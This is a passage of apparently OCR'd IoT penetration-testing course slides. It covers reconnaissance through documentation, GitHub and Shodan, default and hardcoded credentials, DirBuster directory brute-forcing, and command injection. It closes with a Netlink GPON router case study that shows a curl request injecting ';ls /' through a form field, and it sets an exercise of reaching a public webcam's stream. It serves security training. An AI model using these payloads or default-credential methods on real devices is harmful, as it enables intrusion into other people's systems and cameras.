IoT device management can be complex and includes provisioning, operation, and updating of devices. The complexity of this process means that poor management is a common problem for IoT devices and their associated gateways and mobile applications.

This poor management can create opportunities for an attacker. Unpatched vulnerabilities, poor configuration, etc. creates vulnerabilities that can be exploited. When performing reconnaissance, look for these types of issues in target devices and web applications.

Web Services Passive Recon

Like network reconnaissance, there are several methods in which to identify, locate, and collect valuable information about target IoT devices prior to actively engaging or testing. Some of the best methods are leverage sources like:

- Public documentation and default configurations of devices.
- GitHub code (official and unofficial).
- SDKS.
- Shodan.io.

Web Services Passive Recon


Pen testing IoT devices is like testing any other computing system. Collecting information about the target system before planning and executing the attack can dramatically improve the chances of success.

For IoT devices, several different sources of valuable intelligence exist. Examples include:

- **Documentation:** IoT device manufacturers commonly produce public documentation and default configurations for their devices. Examination of this documentation provides an understanding of how a device works and may reveal exploitable vulnerabilities.
- **GitHub Code:** The software and firmware of many IoT devices is uploaded to GitHub in official or unofficial repositories. Identifying these repos provides an attacker with the ability to analyze the source code of these devices for weaknesses.
- **SDKs:** Software development kits are intended to allow developers to write code that interacts with IoT devices via their APIs. These SDKs provide valuable insight into how these devices work and may reveal weaknesses or undocumented API commands.
- **Shodan.io:** Shodan is the search engine for IoT devices. It allows pen testers to identify internet-exposed endpoints based on the services that they are running.

Public Documentation

Reading the documentation on a device will often disclose crucial information, such as default configurations, passwords, or API specifications to interact with the device.



Every router is factory pre-configured with the IP address 192.168.88.1/24 on the ether1 port. The default username is **admin** with no password. After

https://wiki.mikrotik.com/wiki/Manual:First_time_startup


Public Documentation

IoT devices commonly have documentation shipped with them and accessible on the web. This documentation is designed to help users and developers and ideally provides a complete description of how the IoT device, and its associated web and mobile apps perform.

This wealth of information can also be valuable to an IoT device tester. For example, the documentation may include information about default credentials and configurations for IoT devices. Since few IoT device owners change their credentials and settings from the defaults, this can provide access to a number of vulnerable devices. Additionally, information about known and patched vulnerabilities can guide exploitation of devices where patches have not yet been applied.

GitHub Code

GitHub is a source of extremely helpful information, scripts, which can sometimes assist with understanding or interacting with many IoT systems. Sometimes, you can even find ready-made exploits or PoCs.




https://github.com/eworm-de/routeros-scripts

GitHub Code

GitHub is a repository of open-source and other publicly visible software. It is valuable for IoT testers for two main reasons:

- **Manufacturer Code:** Often, the software or firmware of an IoT device or application will be posted to GitHub either by its manufacturer or unofficially. This makes it possible to analyze the source code or executables for exploitable vulnerabilities.
- **PoC Exploits:** Many hackers will post sample code of their exploits on GitHub. It is possible that a ready-made exploit or PoC will be publicly available online for a target IoT device.

SDKs



https://github.com/SmartThingsCommunity/smartapp-sdk-nodejs

Some developers of the IoT devices that come with Web Service capabilities will release Software Development Kits to enable the integration of their platform through community and open-source software.

Leveraging SDKs as security testers can provide a way to easily interact, understand, and utilize complicated functionality that many IoT devices can challenge us with.

SDKs

IoT devices are commonly designed to interact and integrate with other "smart" systems. This allows coordination between multiple devices, such as the lights and music within a smart home. To make this coordination possible, device manufacturers release SDKs that help developers write code to interact with their devices.

Security testers can also take advantage of manufacturer-provided SDKs. By interacting with the exposed functions of the device, testers can gain a deeper understanding of how the device works and may be able to identify and exploit vulnerabilities within functions accessible via the SDK.

SHODAN.IO

Shodan is the "*Search Engine for the Internet of Things*"

A very powerful internet search utility that allows a user to:

- Find and Keep track of devices that are directly accessible from the internet.
- Explore the world of internet-connected devices using an interactive map.
- Search for vulnerable IoT devices based on ExploitDB and Metasploit exploits.

SHODAN.IO


Shodan is a search engine designed specifically for IoT testers. IoT devices have multiple features that make them easy to pick out from other computer systems, such as the services that they expose to the world. Shodan takes advantage of these features to identify these devices on the internet.

With Shodan, IoT testers can search for specific IoT devices or even ones that are still vulnerable to particular exploits (using ExploitDB and Metasploit). Shodan's searches even include geographic information to allow testers to see where devices are located. This can be invaluable during a pen testing engagement to help detect internet facing IoT devices belonging to a target organization.

Example: SHODAN.IO (1)

1: Search for WebCams located on the public internet

https://www.shodan.io/search?query=Server%3A+SQ-WEBCAM




Example: SHODAN.IO (1)

The slide above shows a sample search for webcams on Shodan. As shown, the search string is Server:SQ-Webcam, which is a Shodan query for any webcam.

This query will provide a list of IoT devices that match the query. Some important features include:

- **IP Address:** The listed IP address is the public-facing IP of the device (a webcam in this case).
- **Location:** Shodan breaks the results down by geo-location and logged-in users can use these to refine their searches.
- **Ports:** Devices that match the search are organized by the ports that are exposed to the public internet. This can guide attacks (i.e., exposed SSH or Telnet may enable a credential stuffing attack, etc.).
- **Organizations:** Shodan groups devices by the organization that owns them when possible. This helps with identifying if a device belongs to a target organization.



Example: SHODAN.IO (2)

In Shodan's search results, clicking on a particular entry brings up a page with more detailed information about the device. The slide above shows an example for a honeypot webcam used for security research.


As shown in the slide above, Shodan provides a wealth of information about the device. Included is:

- Open ports
- DNS hostname(s)
- Location
- Geolocation
- Owner
- Web applications running
- Fingerprints of open ports
- Exploitable vulnerabilities

For an unpatched device like this one, this search result provides all the information that a tester would need to plan the next stage of their attack.


Example: SHODAN.IO (3)

3. Vulnerabilities and CVEs that may exist based on the software and version discovered from port enumeration by Shodan



CVE-2019-1559 If an application encounters a fatal protocol error and then calls SSL_shutdown() twice (once to send a close_notify, and once to receive one) then OpenSSL can respond differently to the calling application if a 0 byte record is received with invalid padding compared to if a 0 byte record is received with an invalid MAC. If the application then behaves differently based on that in a way that is detectable to the remote peer, then this amounts to a padding oracle that could be used to decrypt data. In order for this to be exploitable "non-stitched" ciphersuites must be in use. Stitched ciphersuites are optimised implementations of certain commonly used ciphersuites. Also the application must call SSL_shutdown() twice even if a protocol error has occurred (applications should not do this but some do anyway). Fixed in OpenSSL 1.0.2r (Affected 1.0.2-1.0.2q).

CVE-2018-0739 Constructed ASN.1 types with a recursive definition (such as can be found in PKCS7) could eventually exceed the stack given malicious input with excessive recursion. This could result in a Denial Of Service attack. There are no such structures used within SSL/TLS that come from untrusted sources so this is considered safe. Fixed in OpenSSL 1.1.0h (Affected 1.1.0-1.1.0g). Fixed in OpenSSL 1.0.2o (Affected 1.0.2b-1.0.2n).



⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-1552 OpenSSL has internal defaults for a directory tree where it can find a configuration file as well as certificates used for verification in TLS. This directory is most commonly referred to as OPENSSLDIR, and is configurable with the --prefix / --openssldir configuration options. For OpenSSL versions 1.1.0 and 1.1.1, the mingw configuration targets assume that resulting programs and libraries are installed in a Unix-like environment and the default prefix for program installation as well as for OPENSSLDIR should be '/usr/local'. However, mingw programs are Windows programs, and as such, find themselves looking at sub-directories of 'C:/usr/local', which may be world writable, which enables untrusted users to modify OpenSSL's default configuration, insert CA certificates, modify (or even replace) existing engine modules, etc. For OpenSSL 1.0.2, '/usr/local/ssl' is used as default for OPENSSLDIR on all Unix and Windows targets, including Visual C builds. However, some build instructions for the diverse Windows targets on 1.0.2 encourage you to specify your own --prefix. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. Fixed in OpenSSL 1.1.1d (Affected 1.1.1-1.1.1c). Fixed in OpenSSL 1.1.0l (Affected 1.1.0-1.1.0k). Fixed in OpenSSL 1.0.2t (Affected 1.0.2-1.0.2s).

CVE-2018-0737 The OpenSSL RSA Key generation algorithm has been shown to be vulnerable to a cache timing side channel attack. An attacker with sufficient access to mount cache timing attacks during the RSA key generation process could recover the private key. Fixed in OpenSSL 1.1.0i-dev (Affected 1.1.0-1.1.0h). Fixed in OpenSSL 1.0.2p-dev (Affected 1.0.2b-1.0.2o).

Example: SHODAN.IO (3)

The slide above shows the Vulnerabilities section of a device's page on Shodan. As shown, this section lists all applicable CVEs for the device based on its exposed ports and the versions of the software running on them.

The information provided in this list often provides enough information to exploit a particular vulnerability, and exploit code is often available online. However, the fact that a CVE is listed for a device does not guarantee that it is vulnerable. CVEs are based on Shodan's best guess, and a device may have other protections in place as well.

Exercise: Access a Publicly Exposed IoT Web Cam


Objective:

Access and view the video stream from a publicly exposed web camera.

Goal:

- Did you find the devices public documentation?
- Did you find any default credentials?
- Is there a way to access the video stream?

Time: 45 minutes



This page intentionally left blank.

Course Roadmap

Introduction to IoT Network Traffic and Web Services

Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION I

1. **Internet of Things – History and Overview**
2. **IoT Testing Methodology**
3. **IoT Network Analysis and Exploitation**
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. **The Web of Things**
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.

Top Insecure Components in IoT Web

IoT Security issues that are most prevalent in web components, APIs, cloud hosting, or mobile interfaces in the ecosystem of the device that are compromised

Component	Most Common Vulnerabilities
Authentication and Authorization	Default Passwords, Lack of 2FA, Weak Password Standards, HardCoded Credentials, No Rate Limits, Unrestricted Shares (SMB), Cookie Based Attacks.
Lack of Validation on Data Input and Output	LFI/RFI, Remote Code Execution, Command Injection, Directory Browsing, Privilege Escalation
Weak or Lack of Encryption	Unencrypted HTTP/FTP data in motion, Weak Encryption of keys/passwords/secrets/data at rest, Certificate Inspection attacks

Top Insecure Components in IoT Web

IoT web applications, APIs, cloud hosting, and mobile interfaces can contain a wide range of potential vulnerabilities. Some of the most common types of vulnerabilities in these components include:

- **Authentication and Authorization:** Authentication and authorization code is intended to validate the identity of a user before providing access to a service. In the IoT space, these components frequently contain vulnerabilities and owners fail to follow security best practices like changing passwords or enabling 2FA.
- **Data Validation:** IoT devices and web apps commonly accept user input but may not validate this input before using it. This leaves these systems vulnerable to command injection, directory traversal, and similar attacks.
- **Poor Encryption:** Encryption is necessary for protecting the confidentiality of data at rest an in transit, but IoT devices and their web and mobile apps do not always use it. This leaves them vulnerable to eavesdropping or modification of data.

Authentication and Authorization Issues (1)

DEFAULT OR WEAK CREDENTIALS

Use of easily brute-forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.
A common and pervasive vulnerability in IoT systems today stems from weak or unchanged default passwords. Poor management of device credentials places IoT devices at greater risk of becoming targets of a brute force attack." – Security Boulevard

How to Test:

- Read the documentation on a target IoT device to see if default credentials are set.
- If physical access to a device like a Router, check for a sticker with the default.
- Password brute force or enumerate a common list of credentials with a tool like Burp Suite on a Web Service Login.

Source for Quote: https://securityboulevard.com/2020/10/the-top-iot-vulnerabilities-in-your-devices-keyfactor/

Authentication and Authorization Issues

The immediate step to securing systems is for IT admin owners to set up policies that require users to change the default device password. Devices distributed with insecure default settings combined with the inability to modify or patch make it very difficult.

Authentication and Authorization Issues (2)

HARD CODED CREDENTIALS

"Use of easily brute-forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems."

```
la      $t9, _strcpy
lui     $s1, 0x5A
move    $a0, $s0
jalr    $t9 ; _strcpy
addiu   $a1, $s1, (aAdmin - 0x5A0000)  # "admin"
lw      $gp, 0x60+var_50($sp)
addiu   $a1, $s1, (aAdmin - 0x5A0000)  # "admin"
la      $t9, _strcat
nop
jalr    $t9 ; _strcat
move    $a0, $s0
lw      $gp, 0x60+var_50($sp)
nop
la      $t9, _strlen
nop
jalr    $t9 ; _strlen
move    $a0, $s0
move    $a2, $v0
addiu   $a0, $sp, 0x60+var_48
jal     md5checksum
move    $a1, $s0
lw      $v0, 0x60+var_44($sp)
lui     $a0, 0x5E
addiu   $v1, $a0, (dword_5E3E00 - 0x5E0000)
sw      $v0, (byte_5E3E04 - 0x5E3E00)($v1)
li      $v0, 1
sw      $v0, (dword_60D9C8 - 0x610000)($s2)
lw      $v0, 0x60+var_48($sp)
lw      $gp, 0x60+var_50($sp)
sw      $v0, dword_5E3E00
```

TP-Link HS110 Hardcoded admin/admin

IoT Devices that have been deployed with Hardcoded credentials are very difficult to update or manage without focused planning.

How to Test:

- Reverse engineer or dump the firmware code to search for hardcoded credentials (IDA Pro, radare2, binaryninja etc...).
- Read documentation on IoT devices.

Authentication and Authorization Issues (2)

IoT device manufacturers commonly incorporate hardcoded credentials into their systems. These include both actual user accounts on the systems or other backdoors that allow the authentication process to be bypassed.


The goal of these hardcoded credentials is to make it easier to update or troubleshoot these devices, but they also create significant security issues for their users. While intended to remain secret, they are frequently leaked or discovered. When this occurs, anyone with knowledge of the hardcoded credentials can use them to gain remote access and management of the device, typically with high permissions.

Lack of Validation on Data Input and Output (1)

DIRECTORY TRAVERSAL ATTACKS

Directory traversal is an attack where we can navigate out of the default directory that we land on the website/webservice. By navigating to other directories, we may find areas on the file system that contain information and files that are intended to be unavailable.

How to Test:
Open a tool like dirbuster or gobuster and navigate to the site or device interface over HTTP or HTTPS.



Lack of Validation on Data Input and Output (1)

Webservices commonly provide users with access to a particular directory on the webserver. This can be used to store, access, or execute files. For example, an internet-connected camera might provide access to video clips via a remote portal.

If the user can enter a filename, then the system may be vulnerable to a directory traversal attack. Using /../ to go up directories or guessing folder names may allow the attacker to access areas of the filesystem that they are not supposed to be able to access. This could allow data exfiltration or enable the attacker to achieve remote code execution (RCE).

Lack of Validation on Data Input and Output (2)

DIRECTORY TRAVERSAL ATTACKS


Directory traversal is an attack where we can navigate out of the default directory that we land on the website/webservice. By navigating to other directories, we may find areas on the file system that contain information and files that are intended to be unavailable.

How to Test:

Choose a WordList

For example:
directory-list-1.0.txt

Be smart about your lists! If the device doesn't run Windows, don't chose a Windows File System list!



Lack of Validation on Data Input and Output (2)

For a directory traversal attack, it is useful to know what to look for. An important starting point is knowing whether the target system is running a Windows or *nix operating system. Windows uses backslashes for directories, while Unix uses forward slashes, which affects directory traversal.

Another important decision to make when performing directory traversal is selecting a wordlist. These attacks are commonly designed to brute force the names of directories that could be on the webserver. As shown in the slide above, tools like DirBuster include wordlists of common directories and usernames for various systems. After identifying the particular service running on a webserver, an appropriate wordlist can be selected to maximize the probability of a successful directory traversal attack.


Lack of Validation on Data Input and Output (3)

DIRECTORY TRAVERSAL ATTACKS

Directory traversal is an attack where we can navigate out of the default directory that we land on the website/webservice. By navigating to other directories, we may find areas on the file system that contain information and files that are intended to be unavailable.

How to Test:
Start the test. Dirbuster will browse for All directories in the list. For example:

http://sans.org:80/
....
http://sans.org:80/info
...
http://sans.org:80/info/store
...
http://sans.org:80/info/store/visit.php



Lack of Validation on Data Input and Output (3)

As shown in the slide above, performing a directory traversal attack using DirBuster is easy. To do so, take the following steps:

- Specify a URL to Test. For example, the base URL shown above will test sans.org using HTTP on port 80.
- Provide a Wordlist.
- Start the attack.

As the slide shows, DirBuster will iterate through each of the entries in the wordlist and see if the target URL exists. If the tool successfully identifies a URL that is not intended to be publicly accessible or is supposed to be protected by authentication and is not, then the attacker may gain access to sensitive data or functionality.


Lack of Validation on Data Input and Output (4)

DIRECTORY TRAVERSAL ATTACKS

Directory traversal is an attack where we can navigate out of the default directory that we land on the website/webservice. By navigating to other directories, we may find areas on the file system that contain information and files that are intended to be unavailable.

How to Test:
Eventually, it will have tried all combinations and built a directory structure from the provided list.

Check for any HTTP Response Code **200!**



Lack of Validation on Data Input and Output (4)

When DirBuster has navigated through all of the provided wordlist, it will display a directory structure like the one shown in the slide above. Included in this will be the HTTP response codes from each of the pages that it attempted to reach.

Ideally, a directory traversal attack will reveal pages that return an HTTP status code of 200, meaning that the page exists and is accessible. This is true for both files and directories. Discovering a previously unknown directory may be of value even if no files are found within because the attacker can use this directory as the basis for another brute-force directory traversal attack.

While status codes of 200 are ideal, other codes may also provide valuable information. For example, codes in the 3XX range (indicating redirects) can provide information about the structure of the site or pages that were since deleted. This could provide guidance for performing a follow-up attack as well.

Lack of Validation on Data Input and Output (5)

COMMAND INJECTION

Command injection involves executing arbitrary commands remotely on an IoT Device, usually by exploiting an application vulnerability such as lack of input validation on a web front end or API.

There are multiple paths to exploiting a command injection vulnerability:

- URI Parameter Tampering
- HTML Form Injection
- Arbitrary file uploads
- Insecure serialization
- Server-side template injection (SSTI)
- XML external entity injection (XXE)

Lack of Validation on Data Input and Output (5)

Command injection attacks are designed to allow the attacker to run their own code on a target device. As mentioned above, command injection vulnerabilities are caused by poor validation and sanitization of user input. If the attacker can get an input that is supposed to be data interpreted as code, this provides the opportunity for command injection.

Command injection vulnerabilities can be exploited in a number of different ways. Some examples of common command injection vulnerabilities include:

- **URI Parameter Tampering:** Some systems encode sensitive data in URIs, which are accessible to and can be manipulated by an attacker.
- **HTML Form Injection:** HTML forms solicit user input and may contain exploitable vulnerabilities.
- **Arbitrary file uploads:** An attacker may be able to upload an executable file to a server and cause it to execute the code contained within the file.
- **Insecure serialization:** Serialization and deserialization code are common sources of command injection vulnerabilities because a malformed input could cause part of one serialized field to be interpreted as part of another field.
- **Server-side template injection (SSTI):** SSTI exploits a web application's use of templates by injecting malicious code into a template.
- **XML external entity injection (XXE):** XXE exploits poorly configured XML parsers using a reference to an external entity.

Case Study: Command Injection on Netlink GPON Router (1)

Netlink GPON Fiber Router

In February 2020, a new 0-day was detected causing the Moobot botnet (in the Mirai Family) to spread into certain fiber routers.

A command injection vulnerability is possible by issuing a POST request from `/boaform/admin/forming` part of the Netlink web server that runs in `/bin/boa.`

The `target_addr` is not checked before the system ping command is run from function `Ping()` which then creates the command injection.

```
92    snprintf(cmd_buf,0x100,"ping %s -c 4 -I %s -w 5 %s > /tmp/ping.tmp",type,ifname,target_addr);
93    va_cmd("/bin/sh",2,0,"-c",cmd_buf);
94    if (web_language == 1) {
95      boaRedirect(param_1,"/diag_ping_admin_result.asp");
96    }
97    else {
98      boaRedirect(param_1,"/diag_ping_admin_result_en.asp");
99    }
```

Vulnerable Code in Fiber Router

Case Study: Command Injection on Netlink GPON Router (1)

As described above, the Netlink webserver that runs in Netlink GPON Fiber Routers contained a command injection vulnerability. This vulnerability existed because the webserver ran the ping command in the system terminal using untrusted and unsanitized user input.

This vulnerable code could be triggered by a particular POST request. As part of this request, the user could specify the IP address of the system that the ping should be sent to. However, the system did not perform any validation or sanitization to ensure that the IP address was valid before including it in the ping command.

Case Study: Command Injection on Netlink GPON Router (2)

Netlink GPON Fiber Router

The Exploit PoC Code
https://www.exploit-db.com/exploits/48225

Request to vulnerable Netlink Router on the Web:

```
curl -L -d "target_addr=;ls
/&waninf=1_INTERNET_R_VID_154"
http://TARGETIP/boaform/admin/formPing
